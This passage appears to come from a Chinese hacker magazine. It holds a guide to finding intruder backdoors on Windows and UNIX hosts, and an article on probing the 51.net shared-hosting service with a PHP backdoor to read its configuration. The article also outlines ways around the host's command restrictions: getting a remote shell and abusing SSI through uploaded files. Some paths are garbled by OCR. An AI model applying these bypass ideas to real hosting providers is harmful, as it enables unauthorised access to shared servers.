


图 9

但是，一些入侵老手是不会留下上面这些东西的，这时我们就要从别的方面下手了。

以我的入侵经历，通常入侵后都是添加后门帐号，然后开启 telnet 或者是别的一些后门服务，当然还有一些朋友热衷于做成代理或植入木马。

让我们看一下对方开启的端口。

C:\WINNT>netstat a |more

系统中当前开放的端口情况清楚的列了出来，如图 10 所示。有哪些端口处于监听状态，有谁正在连接系统一目了然，图中的那个 61.241.62.135 就是我的 IP。




图 10

接下来再让我们看一下系统已经开启的服务，如图11所示。

```
C:\WINNT>net start |more
```




图11

看到没有，telnet已经开启了，另外还有一个东西pcanywhere，这是一个功能非常强大的远程控制软件。

差点儿忘了查看at命令，再来查看一下计划任务，如图12所示。




图12

在图形界面下，我们还可以通过查看进程来查看系统已经运行的程序，如图13所示。




图13

除了上面提到的外，我们还要小心特洛伊木马，许多入侵者都会选择使用特洛伊木马来完成控制，至于如何寻找木马，关于这方面的文章很多，在这儿我就不多说了。另外就是在系统中搜索一些黑客常用的工具，比如NTLM、nc.exe等等，至于它们的作用我就不说了。

在UNIX系统中，方法大致类似，使用cat passwd及cat shadow来查看后门帐号；cat .rhosts及cat hosts.equiv来查看"+ +"后门；cat /usr/sbin/ined来检查服务进程后门，找出被入侵者开启的后门服务；cat /var/spoor/crontab/root来检查crontab后门等等。不过总的来说，在UNIX下搜索黑客还是比NT/2000要难一些。

因为我是菜鸟，所以我的水平有限，欢迎大家与我一起探讨网络安全方面的的技术。

续一次针对虚拟主机的安全测试

by analysist

虎翼网虚拟主机为收费用户提供PHP+MySQL支持，同时也提供了对Perl CGI的支持。而上次我们说到虎翼网虚拟主机对用户执行命令进行了限制，但是却没有提到这种限制是如何实现的，以及有没有办法绕过这种限制。

本文就是回答这两个问题的，同时还有一些附加的内容，很可能是你非常需要的东西，所以请仔细阅读。

由于本文需要涉及到PHP的配置文件PHP.INI的很多指令，为了方便大家理解，所以先在这里介绍一些可能用到的指令。

◈safe_mode

该指令设置是否打开安全模式。

◈safe_mode_gid

该指令用于设置打开文件时是否进行用户组比较。

◈safe_mode_include_dir

该指令用于设置包含文件的目录。

◈safe_mode_exec_dir

该指令用于设置安全模式允许运行命令的目录。

◈open_basedir

该指令用于设置打开文件的根目录。

◈safe_mode_allowed_env_vars

该指令包含用逗号分隔的前缀列表，在安全模式中，用户仅可以替换在此列出的前缀开头的环境变量。默认地，用户将仅能设定以PHP_开头的环境变量（如：PHP_FOO=BAR）。注意：如果

这一指示为空，PHP 将让用户更改任意环境变量。

◈safe_mode_protected_env_vars

该指令设置一个用逗号分隔的环境变量列表，这些环境变量将不允许用户使用 putenv() 更改，甚至在 safe_mode_allowed_env_vars 设置为允许的情况下也不能更改。

◈disable_functions

该指令让你可以为了安全的原因让特定函数失效，它接受一个用逗号分隔的函数名列表，该指令“不受”安全模式是否打开的影响。

◈display_errors

该指令设置是否显示错误信息（作为输出的一部分）。在最终发布的 Web 站点上，强烈建议你关掉这个选项，并使用错误日志代替（参看下面），因为打开 display_errors 可能暴露一些有关安全的信息，例如你的 Web 服务上的文件路径、数据库配置等信息。

◈display_startup_errors

该指令设置是否显示 PHP 启动步骤中的错误。除非为了调试，否则强烈建议关闭该选项。

◈log_errors

该指令设置是否在日志文件里记录错误（服务器指定的日志，stderr 标准错误输出，或 error_log），正如上面说明的那样，强烈建议你在最终发布的 web 站点以日志记录错误取代直接错误输出。

◈track_errors

该指令设置是否保存最近一个错误 / 警告消息于变量 $php_errormsg。

◈error_prepend_string

该指令设置于错误信息之前输出的字符串。

◈error_append_string

该指令设置于错误信息之后输出的字符串。

◈error_log = /tmp/php_error

该指令用于指定错误日志记录文件。

◈warn_plus_overloading

该指令设置当将‘+’用于字符串时是否显示警告信息。

我们都知道 PHP 提供了一些安全特性用于限制用户使用一些特殊函数，而限制执行命令就是其中最常见的一种。比如下面的 PHP.INI 片段：

```
———— snip from php.ini ————
; Safe Mode
;
safe_mode = On

; By default, Safe Mode does a UID compare check when
; opening files. If you want to relax this to a GID compare,
; then turn on safe_mode_gid.
safe_mode_gid = Off

; When safe_mode is on, UID/GID checks are bypassed when
; including files from this directory and its subdirectories.
; (directory must also be in include_path or full path must
; be used when including)
safe_mode_include_dir =

; When safe_mode is on, only executables located in the safe_mode_exec_dir
; will be allowed to be executed via the exec family of functions.
safe_mode_exec_dir = /usr/local/php/exec

; open_basedir, if set, limits all file operations to the defined directory
; and below. This directive makes most sense if used in a per-directory
; or per-virtualhost web server configuration file.
;
;open_basedir =

; Setting certain environment variables may be a potential security breach.
; This directive contains a comma-delimited list of prefixes. In Safe Mode,
; the user may only alter environment variables whose names begin with the
; prefixes supplied here. By default, users will only be able to set
; environment variables that begin with PHP_ (e.g. PHP_FOO=BAR).
;
; Note: If this directive is empty, PHP will let the user modify ANY
; environment variable!
safe_mode_allowed_env_vars = PHP_

; This directive contains a comma-delimited list of environment variables that
; the end user won't be able to change using putenv(). These variables will be
; protected even if safe_mode_allowed_env_vars is set to allow to change them.
safe_mode_protected_env_vars = LD_LIBRARY_PATH

; This directive allows you to disable certain functions for security reasons.
; It receives a comma-delimited list of function names. This directive is
; *NOT* affected by whether Safe Mode is turned On or Off.
disable_functions = phpinfo
———— snip from php.ini ————
```

上面的配置打开了 safe_mode 功能，像一些能执行系统命令的函数 shell_exec() 和 '' 就被禁止了，而其它的一些执行函数如：exec()，system()，passthru() 和 popen() 将被限制为只能执行 safe_mode_exec_dir 指定目录下的程序。而且，我们禁止了一些可能对安全有危害的函数，如 phpinfo 等。

也许正是因为有了这些知识，所以我一直认为虎翼网是采用了这种方法进行的限制。但是后来对 Perl CGI 的测试让我困惑，难道 Perl CGI 也有类似 PHP 的安全模式的内容，而就我掌握的知识是没有的。于是我开始怀疑以前的推测。

后来想过几种可能性，也排除了其中的大部分猜想，最后确定了一种可能。为了验证自己的想法，我又对虎翼网虚拟主机进行了一次有针对性的安全检测，结果证实了我的猜想是正确的。

我们首先需要做的就是看看虎翼网虚拟主机的 PHP.INI 文件的配置情况，以下是下载的部分关键片段：

```
———— php.ini of 51.net ————
; Safe Mode
;
safe_mode = Off

safe_mode_exec_dir =

; This directive allows you to disable certain functions for security reasons.
; It receives a comma-deliminated list of function names. This directive is
; *NOT* affected by whether Safe Mode is turned On or Off.
disable_functions = phpinfo,phpversion,system
———— php.ini of 51.net ————
```

看到了没有？safe_mode 并没有启动，而只是限制了某些函数。这说明虎翼网虚拟主机不是利用 PHP 的特性限制了执行命令。

我们接下来看一下虎翼网虚拟主机内可执行文件的属性，继续使用我们的 phpbd.php，可以得到下面的列表：

```
———— snip of ls  l /bin ————
-  x cat
-    chio
-    chmod
-  x cp
-    date
-    dd
-    df
-    domainname
-  x echo
-    expr
-    hostname
-    kill
-    ln
-    link
-    ls
-  x mkdir
-  x mv
-    pax
-    ps
-  x pwd
-  x realpath
-    rcp
-  x rm
-  x unlink
-    rmdir
-  x sh
-  x sleep
-    stty
-    sync
-  x test
-  x [
-  x csh
-  x tcsh
-    rmail
-    ed
-    red
———— snip of ls  l /bin ————
```

这下明白了吧？

原来虎翼网虚拟主机是利用可执行文件的权限进行限制，只有虚拟主机用户可执行的程序才能被 PHP 程序调用执行，当然对于 Perl CGI 也是如此。

但是对于那些没有权限执行的程序而言呢，为什么不报错？这是因为PHP.INI 中的如下配置：

```
———— php.ini of 51.net ————
; Print out errors (as a part of the output). For production web sites,
; you're strongly encouraged to turn this feature off, and use error logging
; instead (see below). Keeping display_errors enabled on a production web site
; may reveal security information to end users, such as file paths on your Web
; server, your database schema or other information.
; display_errors = On

; Even when display_errors is on, errors that occur during PHP's startup
; sequence are not displayed. It's strongly recommended to keep
; display_startup_errors off, except for when debugging.
display_startup_errors = Off

; Log errors into a log file (server-specific log, stderr, or error_log (below))
; As stated above, you're strongly advised to use error logging in place of
; error displaying on production web sites.
log_errors = On

; Store the last error/warning message in $php_errormsg (boolean).
track_errors = Off

; String to output before an error message.
;error_prepend_string = ""

; String to output after an error message.
;error_append_string = ""

; Log errors to specified file.
error_log = /tmp/php_error
```

```
;Log errors to syslog (Event Log on NT, not valid in Windows 95).
;error_log = syslog

; Warn if the + operator is used with strings.
warn_plus_overloading = Off
———————— php.ini of 51.net ————————
```

这样虽然把错误信息记录到日志文件中，但是并不会显示出来，所以我们经常得到空白的页面，这就是答案。

这样做的好处包括：实现简单，对任何CGI语言有效。但是也有一个致命的缺点，那就是管理麻烦。因为你不可能总是照顾好系统内的每个可执行文件，尤其是在系统经常变动的情况下，更何况在用户可以上传可执行文件的时候呢？

说到这里，我们应该知道突破这种限制的方法大概有三种，一是利用PHP中的丰富函数变相实现受限制的命令；二是利用系统中那些未正确设置权限的可执行文件获取一个远程shell；三是自己构造所需的可执行文件。

在安全检测的过程中，我们也发现在httpd.conf中包含如下片段：

```
———————— httpd.conf of 51.net ————————
# CGI scripts
AddHandler cgi-script .cgi
AddHandler cgi-script .pl
# AddHandler cgi-script .php
# AddHandler cgi-script .php3
AddType application/x-httpd-php .php3
AddType application/x-httpd-php .php

# SSIs
AddType text/x-server-parsed-html html htm ftml ftm shtml shtm
———————— httpd.conf of 51.net ————————
```

看到了吗？原来虎翼网虚拟主机也支持SSI，是不是赚了？主页上可没说呀！可能你会说，我根本不懂SSI，所以SSI支持对我来说没有一点用处。但是你是否意识到SSI的那些后缀的作用呢？如果使用虎翼网虚拟主机的网站支持上传文件，而文件类型包括.html的话，我们是不是能做的比XSS更多？

